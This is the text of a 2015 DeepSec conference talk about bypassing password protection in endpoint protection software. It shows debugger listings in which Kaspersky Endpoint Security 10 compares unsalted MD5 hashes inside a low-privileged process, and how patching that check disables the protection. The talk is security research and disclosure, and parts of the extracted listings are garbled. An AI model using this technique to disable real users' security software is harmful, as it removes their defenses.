

Deactivating Endpoint Protection Software in an Unauthorized Manner



November 19, 2015

DEEP SEC

Who am I?



DEEPSEC

Dipl.-Inf. Matthias Deeg
Expert IT Security Consultant
CISSP, CISA, OSCP, OSCE

- Interested in information technology – especially IT security – since his early days
- Studied computer science at the University of Ulm, Germany
- IT Security Consultant since 2007



Agenda



DEEPSEC

1. Endpoint Protection Software in IT Security
2. Less Regarded Security Issues
3. Use Cases & Attack Scenarios
4. Live Demo
5. Conclusion & Recommendations
6. Q&A

Endpoint Protection Software in IT Security



Endpoint Protection Software in IT Security



DEEPSEC

- In general, endpoint protection software is a security control to protect IT systems (e. g. client or server systems) from different threats.
- Typical features of endpoint protection software products are
 - antivirus and malware detection,
 - application control,
 - device control,
 - or firewall functionality.


Password Protection




DEEPSEC

- Many endpoint protection software products allow to set restrictions on the management of some or all features and settings.
- This protection reduces the risk of unauthorized or unintended changes in the functioning of the endpoint protection software.
- Restricting administrative access is generally a good idea, especially when it comes to security (principle of least privilege).
- In order to access and use protected management functionality, usually a password is required (password-based authentication).

Password Protection: KES 10



Less Regarded Security Issues



Less Regarded Security Issues



DEEPSEC

1. Authentication bypass vulnerabilities concerning local attack scenarios in non-networked software features, for example
 - Management of locally installed software products, e. g. endpoint protection software
 - Offline access to local databases
2. Insufficient protection of user credentials, for example
 - Storing clear-text passwords
 - Use of cryptographically weak one-way hash functions without a salt
 - Use of symmetric cryptographic ciphers with a single hard-coded key (for all installations)
 - World-readable password information

Authentication Bypass Vulnerability




DEEPSEC

- An authentication bypass vulnerability allows an attacker to access and use functionalities of a system without completing a required authentication step in the intended way.
- Concerning password-based authentications, being able to use an arbitrary password to successfully log in to a system is a classic example of this vulnerability type.
- There are different root causes for authentication bypass vulnerabilities, for instance
 - Improper input validation (e. g. SQL injection)
 - Violation of secure design principles


Authentication Bypass Vulnerability

What is the problem?



Authentication Bypass Vulnerability

What is the problem?




Authentication Bypass Vulnerability



DEEPSEC

- If the authentication is done within a process which runs or can be run in the context of a low-privileged user, it can be analyzed and manipulated by a low-privileged user.
 - In order to bypass the authentication mechanism, an attacker only has to patch the corresponding check, so that it always returns true, for example by comparing the correct password with itself or by modifying the program control flow.
- ⇒ Protected features can be used in an unauthorized way

Authentication Bypass Vulnerability: KES 10



The screenshot shows the OllyDbg interface for the process 'avp.exe'. The CPU window displays assembly instructions for the 'main thread, module prloader'. The registers window shows the state of various registers, including EAX, ECX, EDI, and EIP. The hex dump window shows the memory contents at the current instruction pointer.

Assembly Code (CPU window):

```
> 8502 TEST EDX, EDX
> 9F84 5A010000 JZ 6B412ED2
* 850B TEST EBX, EBX
* 9F84 9C JZ 6B412ED2
* C745 F8 0000 MOV DWORD PTR SS:[LOCAL.2], 0
* 8BC2 MOV EAX, EDX
* 3B03 CMP EDX, EBX
* 72 02 JB SHORT 6B412D8F
* 8BC3 MOV EAX, EBX
* 8B4D 1C MOV ECX, DWORD PTR SS:[ARG.6]
* 81F9 B0040000 CMP ECX, 400
* 75 2A JNE SHORT 6B412D8A
* F745 20 0000 TEST DWORD PTR SS:[ARG.7], 0E000000
* 75 17 JNZ SHORT 6B412DBA
* 8B4D FC MOV ECX, DWORD PTR SS:[LOCAL.1]
* 57 PUSH EDI
* 57 PUSH EDI
* 51 PUSH ECX
* F15 30B3426 CALL DWORD PTR DS:[<&MSUCR100.wscnmp]
* 9C ADD ESP, 0C
* 8945 F8 MOV DWORD PTR SS:[LOCAL.2], EAX
* E9 F3000000 JMP 6B412EAD
* 8B55 FC MOV EDX, DWORD PTR SS:[LOCAL.1]
* 8B44 LEA EAX, [EAX*2+EDX]
* 8955 08 MOV DWORD PTR SS:[ARG.1], EDX
* 8945 F0 MOV DWORD PTR SS:[LOCAL.4], EAX
* 3B00 CMP EDX, EAX
* 72 29 JB SHORT 6B412DF3
* 8B45 10 MOV EAX, DWORD PTR SS:[EBP+10]
* 3BC3 CMP EAX, EBX
* 9F87 01010000 JA 6B412ED6
* 57 SBB EDX, EDX
* 8BC2 MOV EAX, EDX
* F7D8 NEG EAX
* 5B POP EBX
* 8916 MOV DWORD PTR DS:[ESI], EDX
* 1BC0 SBB EAX, EAX
```

Registers (FPUs) window:

```
EAX 00000020
ECX 02DAB6A4 UNICODE "CFB37E7C04BEA837D23005199B1CD62B"
EDX 00000020
EBX 00000020
ESP 0040E394
EBP 0040E0BC
ESI 0040E0C4
EDI 02DAB37C UNICODE "09433E1853385270B51511571E35EECA"
EIP 6B412DA9 prloader.6B412DA9
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 DS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr 00000000 ERROR_SUCCESS
EFL 00000246 (NO, NB, E, BE, NS, PE, GE, LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.000000000000000000000000
ST7 empty 1.000000000000000000000000
S 2 I 0 E S P U O Z D I
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0 0 0 (E0)
FCW 027F Prec NEAR, 53 Mask 1 1 1 1 1 1
Last cmnd 0023:6A64247D uxtheme.6A64247D
XMM0 00000000 00000000 00000000 00000000
XMM1 00000000 00000000 00000000 00000000
XMM2 00000000 00000000 00000000 00000000
XMM3 00000000 00000000 00000000 00000000
XMM4 00000000 00000000 00000000 00000000
XMM5 00000000 00000000 00000000 00000000
XMM6 00000000 00000000 00000000 00000000
XMM7 00000500 00000000 00000000 00000000
```

Hex Dump window:

Address	Hex dump	ASCII
01339090	5C 52 3B 01 00 00 00 2E 3F 41 56 72 75 6E 74	!@#\$%&'?@# ?</br>
01339091	69 6D 65 5F 65 72 72 6F 72 40 73 74 64 40 40 00	ine_error@stc@ ?</br>
01339092	B4 EC 39 01 00 00 00 2E 3F 41 56 73 70 5F 63	?@# ?</br>
01339093	6F 75 6E 74 65 64 5F 62 61 73 65 40 64 65 74 61	counted_base@data ?</br>
01339094	69 6C 40 00 00 00 00 00 74 48 40 00 04 EC 39 01	ll@boost@ ?</br>
01339095	00 00 00 00 2E 3F 41 56 49 6E 73 74 61 6C 6C 61	?@# ?</br>
01339096	74 69 6F 6E 43 6F 6E 74 72 6F 6C 40 61 76 70 6D	tionControl@avpm ?</br>
01339097	61 69 6E 40 40 00 00 04 EC 39 01 00 00 00 00	ain@ ?</br>
01339098	2E 3F 41 56 49 6E 73 74 61 6C 6C 61 74 69 6F	?@# ?</br>
01339099	6E 43 6F 6E 74 72 6F 6C 40 61 76 70 6D 61 69 6E	nControl@avpmain ?</br>
013390A0	40 40 00 00 00 00 00 04 EC 39 01 00 00 00 00	@@ ?</br>
013390A1	2E 3F 41 56 3F 24 4F 62 6A 65 63 74 40 56 49 6E	?@# ?</br>
013390A2	73 74 61 6C 6C 61 74 69 6F 6E 43 6F 6E 74 72 6F	stallationContro ?</br>
013390A3	6C 40 61 76 70 6D 61 69 6E 40 40 55 4C 6F 63 61	@ ?</br>
013390A4	74 6F 72 4F 62 6A 65 63 74 46 61 63 74 6F 72 79	torObjectFactory ?</br>
013390A5	40 65 6B 61 40 40 40 65 6B 61 40 40 00 00 00	@@ ?</br>
013390A6	DC 52 3B 01 00 00 00 35 AE BA 19 CC 52 3B 01 03 00 00	@ ?</br>
013390A7	03 00 00 00 35 AE BA 19 CC 52 3B 01 03 00 00 00	@ ?</br>
013390A8	FF C4 57 D4 00 52 3B 01 03 00 00 00 08 53 72 31	-MEER;0 ?</br>
013390A9	5C 52 3B 01 03 00 00 23 8B C4 8F 54 52 3B 01 03 00 00	!-AAR;0 ?</br>
013390AA	03 00 00 00 35 AE BA 19 CC 52 3B 01 03 00 00 00	@ ?</br>
013390AB	06 95 F1 5B E0 52 3B 01 03 00 00 00 FD 28 73 F9	@ ?</br>
013390AC	04 50 3B 01 03 00 00 01 1A 93 78 8C 52 3B 01 03 00 00	@ ?</br>
013390AD	03 00 00 00 54 99 24 31 CC 52 3B 01 03 00 00 00	@ ?</br>
013390AE	0E 39 07 F2 63 52 3B 01 03 00 00 00 4C CF 26 D9	@ ?</br>
013390AF	E8 4F 3B 01 03 00 00 0C 8B 8E CE D8 4F 3B 01 03 00 00	@ ?</br>
013390B0	05 00 00 00 9F B9 93 1B D4 4F 3B 01 05 00 00 00	@ ?</br>

Authentication Bypass Vulnerability: KES 10



DEEPSEC

- The password comparison is done within the process `avp.exe`, which runs or can be run in the context of the current Windows user, who can also be a standard, limited user.

```
6B412DA3 | . 8B4D FC | MOV ECX,DWORD PTR SS:[LOCAL.1] | [count  
6B412DA6 | . 50 | PUSH EAX | string2  
6B412DA7 | . 57 | PUSH EDI | string1 => [LOCAL.1]  
6B412DA8 | . 51 | PUSH ECX | MSVCRI00.wcsncmp  
6B412DA9 | . FF15 30B3426 | CALL DWORD PTR DS:[&MSVCRI00.wcsncmp] |  
6B412DAF | . 83C4 0C | ADD ESP,0C
```

- Two raw, unsalted MD5 password hashes are compared

```
0040E094 | 02DAB6A4 | ÅÄr0 | string1 = "CFB37E7C04BEA837D23005199B1CD62B"  
0040E098 | 02DAB37C | ||r0 | string2 = "09433E1853385270B51511571E35EECA"  
0040E09C | 00000020 | | count = 32.
```

Authentication Bypass Vulnerability: KES 10



DEEPSEC

- In case of KES 10, the hashed password strings are encoded using UTF-16LE without the terminating null byte.

```
0040E094 | 02DAB6A4 | ÅÄr0 | string1 = "CFB37E7C04BEA837D23005199B1CD62B"  
0040E098 | 02DAB37C | ||r0 | string2 = "09433E1853385270B51511571E35EECA"  
0040E09C | 00000020 | | count = 32.
```

```
$ echo -en "s\x00y\x00s\x00s\x00" | md5sum  
cfb37e7c04bea837d23005199b1cd62b -
```


Insufficient Protection of User Credentials



DEEPSEC

- If a low-privileged user has access to password information that are not required to perform her tasks, it is usually a security issue.
 - Furthermore, if the accessible user credentials are only protected in an insufficient way, it definitely is a security issue.
 - In case of the tested endpoint protection software products, password information was both accessible by low-privileged users and insufficiently protected.
- ⇒ Protected features can be used in an unauthorized way

